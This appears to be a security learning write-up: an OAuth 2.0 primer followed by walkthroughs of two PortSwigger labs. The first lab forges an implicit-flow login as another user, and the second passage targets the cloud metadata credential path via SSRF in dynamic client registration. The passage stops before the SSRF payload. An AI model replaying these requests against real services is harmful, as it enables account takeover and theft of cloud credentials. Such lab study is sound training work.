
Auth 2.0

Introduce OAuth 2.0

> The OAuth 2.0 authorization framework enables a third-party application to obtain limited access to an HTTP service, either on behalf of a resource owner by orchestrating an approval interaction between the resource owner and the HTTP service, or by allowing the third-party application to obtain access on its own behalf.

This section will help developers understand the concepts in OAuth 2.0, but not in deep of OAuth 2.0. Here is an overview of a very simple OAuth 2.0 flow:



OAuth 2.0 Roles

There are usually four roles in an OAuth 2.0 flow. Let's take GitHub as an example, you are building an application to analyze one's code on GitHub:

- **Client**: a client is a third-party application, in this case, it is your application.
- **Resource Owner**: the users and orgs on GitHub are the resource owners, since they own their source code (resources).
- **Resource Server**: The API servers of GitHub. Your **client** will make requests to the resource server to fetch source code. The server serves resources.
- **Authorization Server**: The server for **client** to obtain an access token.

OAuth 2.0 Flow

The above image is a simplified version of an OAuth 2.0 authorization. Let's take GitHub as an example. A user wants to use your application to analyze his/her source code on GitHub.

It usually takes these steps:

1. Your application (**client**) prompts the user to log in.
2. The user clicks the *login* button, your application will redirect to GitHub's authorize page (**Authorization Server**).
3. The user (he/she is a GitHub user, which means he/she is a **Resource Owner**) clicks the *allow* button to tell GitHub that he/she granted the access.
4. The **Authorization Server** issues an **access token** to your application. (This step can contain several sub-steps)
5. Your application uses the **access token** to fetch source code from GitHub's **Resource Server**, analyze the source code and return the result to your application user.


But there are more details inside the flow. The most important thing in OAuth 2.0 is the authorization. A client obtains an access token from the authorization server with the grant of the resource owner.

Grant Types


Authorization server MAY supports several **grant types** during the **authorization**, step 1 and 2. A grant type defines a way of how the authorization server will verify the request and issue the token.

There are lots of built-in grant types in Authlib, including:

- AuthorizationCodeGrant



- ImplicitGrant



Take `authorization_code` as an example, in step 2, when the resource owner granted the access, **Authorization Server** will return a `code` to the client. The client can use this `code` to exchange an access token:

```
POST /token HTTP/1.1
Host: server.example.com

Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW

Content-Type: application/x-www-form-urlencoded

grant_type=authorization_code&code=SplxlOBeZQQYbYS6WxSbIA
```

Client Authentication Methods

In the above code, there is an `Authorization` header; it contains the information of the client. A client MUST provide its client information to obtain an access token. There are several ways to provide this data, for instance:

- `none`: The client is a public client which means it has no client_secret

  ```
  POST /token HTTP/1.1
  Host: server.example.com
  Content-Type: application/x-www-form-urlencoded
  ```

```
grant_type=authorization_code&code=SplxlOBeZQQYbYS6WxSbIA
&client_id=s6BhdRkqt3
```

- `client_secret_post`: The client uses the HTTP POST parameters

  ```
  POST /token HTTP/1.1
  Host: server.example.com
  Content-Type: application/x-www-form-urlencoded

  grant_type=authorization_code&code=SplxlOBeZQQYbYS6WxSbIA
  &client_id=s6BhdRkqt3&client_secret=gX1fBat3bV
  ```

- `client_secret_basic`: The client uses HTTP Basic Authorization

  ```
  POST /token HTTP/1.1
  Host: server.example.com
  Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW
  Content-Type: application/x-www-form-urlencoded

  grant_type=authorization_code&code=SplxlOBeZQQYbYS6WxSbIA
  ```

There are more client authentication methods defined by OAuth 2.0 extensions, including `client_secret_jwt`, `private_key_jwt`. They can be found in section **Using JWTs for Client Authentication**.

Token Scopes

Scope is a very important concept in OAuth 2.0. An access token is usually issued with limited scopes.

For instance, your “source code analyzer” application MAY only have access to the public repositories of a GiHub user.

Endpoints

The above example only shows one endpoint, which is **token endpoint**. There are more endpoints in OAuth 2.0. For example:


- **Token Revocation Endpoint**
- **Dynamic Client Registration Endpoint**
- **Token Introspection Endpoint**

Lab: Authentication bypass via OAuth implicit flow

This lab uses an OAuth service to allow users to log in with their social media account. Flawed validation by the client application makes it possible for an attacker to log in to other users' accounts without knowing their password.

To solve the lab, log in to Carlos's account. His email address is `carlos@carlos-montoya.net`.


You can log in with your own social media account using the following credentials: `wiener:peter`.



Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
2	https://tags.srv.stackadap...	GET	/js_tracking?url=https%3A%2F%2Fportswigger.net...	✓		204	1319				
3	https://googleads.g.doubl...	GET	/pagead/id			302	745	HTML			
4	https://0a670074040a0be4...	GET	/social-login			200	3120	HTML		Authentication bypa...	
6	https://0a670074040a0be4...	GET	/academyLabHeader			101	147				
7	https://oauth-0afe00e804...	GET	/auth?client_id=brz2ljcy6jezakky17yob&redirect_uri...	✓		302	681	HTML			
8	https://oauth-0afe00e804...	GET	/interaction/2CfWdux7z8xi4hfClUmPg			200	4664	HTML		Sign-in	
10	https://oauth-0afe00e804...	GET	/resources/labheader/images/logoAcademy.svg			200	8823	XML	svg		
13	https://oauth-0afe00e804...	POST	/interaction/2CfWdux7z8xi4hfClUmPg/login	✓		302	277				
14	https://oauth-0afe00e804...	GET	/auth/2CfWdux7z8xi4hfClUmPg			302	921	HTML			
15	https://oauth-0afe00e804...	GET	/interaction/2CfWdux7z8xi4hfClUmPg			200	4843	HTML		Sign-in	
16	https://0a670074040a0be4...	GET	/resources/images/blog.svg			200	7499	XML	svg		
17	https://oauth-0afe00e804...	POST	/interaction/2CfWdux7z8xi4hfClUmPg/confirm			302	277				
18	https://oauth-0afe00e804...	GET	/auth/2CfWdux7z8xi4hfClUmPg			302	1269	HTML			
19	https://0a670074040a0be4...	GET	/oauth-callback			200	833	HTML			
20	https://oauth-0afe00e804...	OPTIO...	/me			204	365				
21	https://oauth-0afe00e804...	GET	/me			200	467	JSON			
22	https://0a670074040a0be4...	POST	/authenticate	✓		302	168				

```
Content-Type: application/json
Content-Length: 103
Origin: https://0a670074040a0be4819843cf009d0007.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=4
Te: trailers
```



```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:137.0) Gecko/20100101 Firefox/137.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a670074040a0be4819843cf009d0007.web-security-acad
emy.net/oauth-callback
Content-Type: application/json
Content-Length: 111
Origin:
https://0a670074040a0be4819843cf009d0007.web-security-acad
emy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=4
Te: trailers

{
  "email":"carlos@carlos-montoya.net",
  "username":"carlos",
  "token":"dt7WUmzgWAnmada4d8wFYGMUX665jSPvDbLEakQBzEG"
}
```


```
HTTP/2 302 Found
Location: /
Set-Cookie: session=ylZ6uKvKq6beySw6RwfsN6eZ2Fg3i1YM;
Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```

Lab: SSRF via OpenID dynamic client registration

This lab allows client applications to dynamically register themselves with the OAuth service via a dedicated registration endpoint. Some client-specific data is used in an unsafe way by the OAuth service, which exposes a potential vector for SSRF.

To solve the lab, craft an SSRF attack to access `http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/` and steal the secret access key for the OAuth provider's cloud environment.

You can log in to your own account using the following credentials: `wiener:peter`




```
GET /.well-known/openid-configuration HTTP/2
Host:
oauth-0a4e00fb03665c9480e701b002190060.oauth-server.net
Cookie: _interaction_resume=ZzfwOlSWiJRjfhp1_I0ZN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:137.0) Gecko/20100101 Firefox/137.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Te: trailers
```

```
        "refresh_token"
    ],
    "id_token_signing_alg_values_supported":[
        "HS256",
        "EdDSA",
        "ES256",
        "PS256",
        "RS256"
    ],
    "issuer":
    "https://oauth-0a4e00fb03665c9480e701b002190060.oauth
    -server.net",
    "jwks_uri":
    "https://oauth-0a4e00fb03665c9480e701b002190060.oauth
    -server.net/jwks",
    "registration_endpoint":
    "https://oauth-0a4e00fb03665c9480e701b002190060.oauth
    -server.net/reg",
    "response_modes_supported":[
        "form_post",
        "fragment",
        "query"
    ],
    "response_types_supported":[
```

```
/.well-known/openid-configuration
```

We got the registration url


Send
Cancel
Target: https://oauth-0a4e00fb03665c9480e701b002190060.oauth-server.net
HTTP/2
Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
Search
0 highlights
WebSecurity Academy
SSRF via OpenID dynamic client


```
GET /reg HTTP/2
Host:
oauth-0a4e00fb03665c9480e701b002190060.oauth-server.net
Cookie: _interaction_resume=ZzfwOlSWiJRjfhp1_I0ZN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:137.0) Gecko/20100101 Firefox/137.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Te: trailers
```

oops! something went wrong

```
error: invalid_request
error_description: unrecognized
  route or not allowed method (GET
  on /reg)
```

IF we are trying on /reg url we are not allowed with get method

so not lets try with post



Send
Cancel
Target: https://oauth-0a4e00fb03665c9480e701b002190060.oauth-server.net
HTTP/
Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render
WebSecurity Academy
SSRF via OpenID dynamic client
Search
0 highlights

```
POST /reg HTTP/2
Host:
oauth-0a4e00fb03665c9480e701b002190060.oauth-server.net
Cookie: _interaction_resume=ZzfwOlSWiJRjfhp1_I0ZN
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:137.0) Gecko/20100101 Firefox/137.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
